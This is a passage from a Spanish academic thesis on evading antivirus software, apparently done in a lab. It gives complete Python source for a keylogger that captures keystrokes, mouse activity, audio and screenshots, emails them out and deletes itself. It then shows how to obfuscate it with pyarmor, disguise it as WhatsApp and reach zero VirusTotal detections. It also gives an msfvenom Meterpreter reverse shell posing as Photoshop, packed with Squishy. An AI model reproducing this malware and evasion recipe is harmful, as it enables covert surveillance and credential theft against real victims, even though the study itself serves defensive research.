        current_scroll = logging.info("Mouse moved to {} {}".format(x, y))
        self.appendlog(current_scroll)
```

Figura 7.35: Captura en la que se observa el método init y los onX en el tercer caso práctico

El método "save_data" está dedicado al registro de las pulsaciones de las teclas. Se le pasa la tecla que se ha pasado por medio del parámetro "key" y este método intenta transformar la tecla en una cadena y la almacena. En caso de que no haya podido, significa que la tecla pulsada es el espacio, el escape o cualquier otra tecla. En caso de que la tecla pulsada sea el espacio, se almacena la cadena "**SPACE**". En caso de que la tecla sea el escape, se almacena la cadena "**ESC**". En caso de cualquier otra tecla, se almacena el *string* de la tecla con un espacio a cada lado:

```
def save_data(self, key):
    try:
        current_key = str(key.char)
    except AttributeError:
        if key == key.space:
            current_key = "SPACE"
        elif key == key.esc:
            current_key = "ESC"
        else:
            current_key = " " + str(key) + " "

    self.appendlog(current_key)
```

Figura 7.36: Captura en la que se observa el método para guardar datos en el tercer caso práctico

Tras esto, nos encontramos con el método "send_email" el cual es el encargado de enviar el email con el registro de teclas. Como parámetros tenemos email, contraseña y el mensaje a enviar. Las variables "sender" y "receiver" en este caso están declaradas en el propio código como valores de ejemplo, pero en un uso real se obtendrían de otra manera. La variable "m" se trata del cuerpo del correo y el último "with" es el encargado de establecer una conexión con el servidor de correo por el puerto 2525, el cual es un puerto de uso moderno que se utiliza como alternativa para el protocolo SMTP. Dentro del "with" primero se *loggea* y luego envía el correo:

```
def send_mail(self, email, password, message):
    sender = "Private Person <from@example.com>"
    receiver = "A Test User <to@example.com>"

    m = f"""\
    Subject: main Mailtrap
    To: {receiver}
    From: {sender}

    Keylogger by aydinnyunus\n"""

    m += message
    with smtplib.SMTP("smtp.mailtrap.io", 2525) as server:
        server.login(email, password)
        server.sendmail(sender, receiver, message)
```

Figura 7.37: Captura en la que se observa el método para enviar el correo en el tercer caso práctico

El método "report" se encarga de gestionar la frecuencia del envío de correo utilizando el método anterior y el temporizador:

```
def report(self):
    self.send_mail(self.email, self.password, "\n\n" + self.log)
    self.log = ""
    timer = threading.Timer(self.interval, self.report)
    timer.start()
```

Figura 7.38: Captura en la que se observa el método report de mail en el tercer caso práctico

El siguiente método obtiene la siguiente información del equipo víctima y la añade al registro:

- Nombre de host
- IP de host
- Información sobre la plataforma del sistema
- Nombre del Sistema Operativo del host
- Arquitectura del host

```
def system_information(self):
    hostname = socket.gethostname()
    ip = socket.gethostbyname(hostname)
    plat = platform.processor()
    system = platform.system()
    machine = platform.machine()
    self.appendlog(hostname)
    self.appendlog(ip)
    self.appendlog(plat)
    self.appendlog(system)
    self.appendlog(machine)
```

Figura 7.39: Captura en la que se observa el método para obtener información del sistema en el tercer caso práctico

El método "microphone" se encarga de grabar el audio en la ejecución. Este método establece una frecuencia de muestreo, declara un número de segundos de duración de la grabación, crea un objeto "wave", configura los parámetros del objeto, graba el audio, escribe el audio grabado en el objeto y lo envía por correo.

El método "screenshot" tiene la misma función que el anterior pero registrando una captura de pantalla en vez del audio:

```
def microphone(self):
    fs = 44100
    seconds = SEND_REPORT_EVERY
    obj = wave.open('sound.wav', 'w')
    obj.setnchannels(1)  # mono
    obj.setsampwidth(2)
    obj.setframerate(fs)
    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    obj.writeframesraw(myrecording)
    sd.wait()

    self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD, message=obj)

def screenshot(self):
    img = pyscreenshot.grab()
    self.send_mail(email=EMAIL_ADDRESS, password=EMAIL_PASSWORD, message=img)
```

Figura 7.40: Captura en la que se observa los métodos para registrar y enviar el micrófono y la pantalla en el tercer caso práctico

El método "run" es el que controla el *keylogger* y hace lo siguiente:

- Se crea un objeto "keyboard_listener" cuyo parámetro indica que cada vez que se presiona una tecla se va a llamar al método "save_data".
- Antes del cierre del objeto, se llama al método "report" y se espera a que se graben correctamente las teclas pulsadas.
- Se crea otro objeto "mouse_listener" en el que se almacenará cada vez que se hace *click*, se mueve o se hace *scroll*.
- Si el Sistema Operativo es Windows, se obtendrá la ruta del directorio actual, se cierra el archivo actual y se elimina.
- Si el Sistema Operativo no es Windows, se realiza el mismo proceso pero con "leafpad" (editor de texto).

Para la ejecución del *keylogger* se declara este y se llama al método "run":

```
    def run(self):
        keyboard_listener = keyboard.Listener(on_press=self.save_data)
        with keyboard_listener:
            self.report()
            keyboard_listener.join()
        with Listener(on_click=self.on_click, on_move=self.on_move,
                      on_scroll=self.on_scroll) as mouse_listener:
            mouse_listener.join()
        if os.name == "nt":
            try:
                pwd = os.path.abspath(os.getcwd())
                os.system("cd " + pwd)
                os.system("TASKKILL /F /IM " + os.path.basename(__file__))
                print('File was closed.')
                os.system("DEL " + os.path.basename(__file__))
            except OSError:
                print('File is close.')

        else:
            try:
                pwd = os.path.abspath(os.getcwd())
                os.system("cd " + pwd)
                os.system('pkill leafpad')
                os.system("chattr -i " +  os.path.basename(__file__))
                print('File was closed.')
                os.system("rm -rf" + os.path.basename(__file__))
            except OSError:
                print('File is close.')

keylogger = KeyLogger(SEND_REPORT_EVERY, EMAIL_ADDRESS, EMAIL_PASSWORD)
keylogger.run()
```

Figura 7.41: Captura en la que se observa el método base de ejecución en el tercer caso práctico

PREPARACIÓN DE ENTORNO PARA ENCRIPTAR Y EJECUTAR EL *KEYLOGGER*

En primer lugar, necesitamos tener instalado Python en su versión 3.10.0. Teniendo Python 3.10.0 instalado, debemos instalar las siguientes librerías [59]:

- Pynput – Permite controlar dispositivos de entrada
- Pyscreenshot – Permite intentar realizar capturas de pantalla. Está obsoleto en la gran mayoría de casos, pero en este caso no va es estrictamente necesario.
- Sounddevice – Proporciona funciones de audio
- Pillow – Proporciona opciones de procesamiento de imágenes
- Pyinstaller – Junta la aplicación de Python y todas sus funciones en paquetes únicos
- Pyarmor – proporciona funcionalidades para encriptado y ofuscación de scripts



Figura 7.42: Captura en la que se observa la instalación de módulos para encriptar en el tercer caso práctico

Aparte de encriptar el código, vamos a camuflar el *keylogger* como si fuese la aplicación de WhatsApp, por lo que nos descargamos un icono de WhatsApp de 128x128 píxeles en formato .ico

Para que la ejecución sea correcta, debemos tener una cuenta de Mailtrap gratuita. Cuando se crea una cuenta en esta web, se crea un servidor de correo por defecto, utilizaremos este servidor de correo:



Figura 7.43: Captura en la que se observa el servidor de correo por defecto en el tercer caso práctico

Para que los correos se envíen a la dirección deseada, necesitamos introducir las credenciales del servidor de correo en las variables correspondientes del *keylogger* (se van a mostrar, ya que tras la finalización del trabajo se borrará el servidor de correo):



Figura 7.44: Captura en la que se observan las credenciales del servidor de correo por defecto en el tercer caso práctico

```
finally:
    EMAIL_ADDRESS = "e44bb2d9ce1d14"
    EMAIL_PASSWORD = "c3387060a78071"
    SEND_REPORT_EVERY = 60 # as in seconds
    class KeyLogger:
```

Figura 7.45: Captura en la que se observan las credenciales del servidor de correo por defecto introducidas en el código del tercer caso práctico

ENCRIPTAMOS Y ENMASCARAMOS EL *KEYLOGGER*

Vamos a proceder a encriptar el *Keylogger* de manera simple para comprobar de qué manera encripta esta librería "pyarmor" anteriormente instalada. Posteriormente, vamos a unir la encriptación con el icono de la aplicación legítima de WhatsApp para que pase desapercibido y simular una posible explotación real.

El comando que se va a utilizar para encriptar el *Keylogger* es el siguiente:

- **pyarmor-7 obfuscate mensaje.py**



Figura 7.46: Captura en la que se observa el comando utilizado para ofuscar el script del tercer caso práctico

Este comando genera un nuevo *script* con el *keylogger* encriptado en su interior:



Figura 7.47: Captura en la que se observa el *Keylogger* encriptado en el tercer caso práctico

Esto ya podría ser ejecutado y funcionaría evitando los sistemas de detección, pero vamos a realizar la asociación con el icono para hacer el caso lo más completo posible. Movemos el icono a la carpeta en la que se encuentra nuestro *keylogger* y ejecutamos el siguiente comando:

- **pyarmor-7 pack -e-onefile –icon Whatsapp.ico"mensajes.py**



Figura 7.48: Captura en la que se observa el comando utilizado para ofuscar el script y convertirlo en ejecutable con un icono en el tercer caso práctico



Figura 7.49: Captura en la que se observa el icono que contiene el *Keylogger* encriptado en el tercer caso práctico

EJECUCIÓN DEL *KEYLOGGER*

Una vez encriptado y enmascarado, solo nos queda probar el funcionamiento del software malicioso y evaluar si el bypass se ha realizado correctamente. Activamos todas las protecciones de Windows defender, preparamos nuestro servidor de correo y preparamos un bloc de notas simulando un formulario de inicio de sesión:



Figura 7.50: Captura en la que se observa el entorno preparado para la ejecución del script malicioso en el tercer caso práctico

Damos dos *clicks* en el icono de la aplicación "completamente legítima" y comienza la ejecución. En el equipo víctima aparentemente no ocurre nada aparte de la ejecución de la consola de comandos vacía, pero en nuestro servidor de correo observamos la siguiente actualización:



Figura 7.51: Captura en la que se observa el mensaje de conexión con el *Keylogger* en el servidor de correo del tercer caso práctico

En nuestro bloc de notas escribimos lo siguiente:



Figura 7.52: Captura en la que se observa lo que se ha escrito en el bloc de notas en el tercer caso práctico

Aproximadamente un minuto más tardes, en el servidor de correo recibimos el siguiente mensaje:



Figura 7.53: Captura en la que se observan las teclas pulsadas por la víctima en el tercer caso práctico

Para finalizar la ejecución cerramos la consola de comandos que se abrió en el cliente. Toda esta ejecución se ha ejecutado correctamente con todas las funcionalidades del antivirus activadas.

Con esto concluimos las pruebas de ejecución del tercer caso práctico.

DETECCIONES DE ARCHIVOS

El *keylogger* sin encriptar es detectado como malicioso por 9 motores antivirus de los 63 que lo analizan, lo cual ya está bastante bien, pero vamos a tratar de mejorar esto [34]:



Figura 7.54: Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico sin encriptar

En cuanto al *keylogger* encriptado, tenemos un resultado mucho mejor de lo esperado, 0 detecciones de los 62 antivirus que lo analizan [33]:



Figura 7.55: Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico encriptado

En cuanto al ejecutable generado con el icono de WhatsApp, tenemos un resultado inesperado, pero que tiene mucho sentido y es muy interesante para este estudio. El ejecutable es detectado como malicioso por 12 motores antivirus de los 72 que lo analizan. Esto sigue siendo un resultado "positivo", pero es peor que en los dos anteriores casos y tiene sentido revisando las firmas que detectan el ejecutable [32]:



Figura 7.56: Captura en la que se observan las detecciones del *Keylogger* en el tercer caso práctico encriptado y enmascarado

El simple hecho de que estemos ocultando el ejecutable en el icono de WhatsApp hace que salten varias firmas que indican que lo que se está analizando es un Troyano.

7.5. Caso práctico 4: Encriptación de Shell mediante herramienta externa

En este caso vamos a utilizar también una Shell, pero no va a ser la realizada en los dos primeros casos prácticos. Vamos a utilizar una Shell la cual vamos a generar mediante Meterpreter. Posteriormente, vamos a encriptarla con una aplicación externa y vamos a ver las diferencias de detecciones de cada ejecutable. Con esto conseguiremos comprobar la eficiencia de los encriptadores externos.

GENERACIÓN DE LA SHELL

Para generar la Shell con Meterpreter vamos a utilizar el siguiente comando en la máquina atacante:

```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=172.26
.0.5 LPORT=5642 -f exe -o photoshop.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows
 from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of exe file: 207360 bytes
Saved as: photoshop.exe
```

Figura 7.57: Captura en la que se observan la generación de la Shell en el cuarto caso práctico

Con este comando estamos generando una Shell reversa para Windows que se va a conectar a la IP del atacante por el puerto 5642 y va a tener el nombre del programa legítimo Photoshop.

OFUSCACIÓN DE LA SHELL

Se han investigado y probado distintas herramientas dedicadas a la encriptación de ejecutables. En concreto, se han probado tres de las cuales se ha decidido usar una de ellas [18]:

- **Alienyze**
- **Armadillo**
- **Squishy**

Tras realizar pruebas con las tres herramientas, las dos primeras no ha sido posible utilizarlas para este caso, ya que están pensadas para ejecutables de arquitectura de 32 bits y nuestra Shell es de 64 bits. La herramienta que finalmente se ha utilizado es **Squishy**.

Asimismo, el uso de **Squishy** es bastante más simple que el de las demás herramientas. El comando que se ha utilizado para encriptar el ejecutable es el siguiente:

- **squishy-x64 -i photoshop.exe -o photo_comp.exe**



Figura 7.58: Captura en la que se observan la ofuscación de la Shell en el cuarto caso práctico

Esto genera un nuevo ejecutable "photo_comp.exe" el cual tiene la misma funcionalidad que nuestra Shell original, pero en este caso está ofuscada.

EJECUCIÓN DE LA SHELL

Antes de ejecutar la Shell en la máquina de la víctima, debemos poner el servidor en escucha en el equipo atacante. Realizamos esto mediante los siguientes comandos en la mfsconsole de nuestra máquina atacante:



Figura 7.59: Captura en la que se observan la ofuscación de la Shell en el cuarto caso práctico

Con estos comandos lo que hacemos en primer lugar es activar el *exploit* de escucha en las cabeceras del sistema. Tras esto, llamamos al *payload* que hemos utilizado para la creación de la Shell. Una vez activado el *payload*, le indicamos la IP que está a la escucha y el puerto por el que se va a conectar la víctima. Por último, lanzamos el comando "exploit" y ya estaría todo listo para ejecutar el *payload* en el equipo de la víctima.

Vamos a ejecutar el *payload* malicioso ofuscado en el equipo de la víctima. Activamos todas las detecciones del antivirus y ejecutamos la Shell.

Para nuestra sorpresa, el Defender detecta la ejecución, la para y borra el ejecutable. En realidad tiene bastante sentido, ya que al final es un Meterpreter y es conocido de sobra por la base de datos de Windows Defender. La presencia del ejecutable no alerta al Defender, pero la ejecución sí por lo que le desactivamos y probamos a ejecutarle.

Con el Defender desactivado observamos que el *exploit* funciona correctamente y la conexión es exitosa:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.26.0.5:5642
[*] Meterpreter session 1 opened (172.26.0.5:5642 → 172.26.0.4:49982) at 2024-05-02 18:40:26 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
```

Figura 7.60: Captura en la que se observan la ejecución exitosa de la Shell en el cuarto caso práctico

DETECCIONES DEL EJECUTABLE

A pesar de que el Defender detecte la ejecución, vamos a probar realmente la eficiencia del ofuscador analizando los ejecutables en VirusTotal.

En cuanto al ejecutable sin ofuscar, observamos **56** detecciones de los 72 motores Antivirus que analizan el ejecutable, resultado que es bastante malo como esperábamos para el *exploit* sin encriptar [36]:

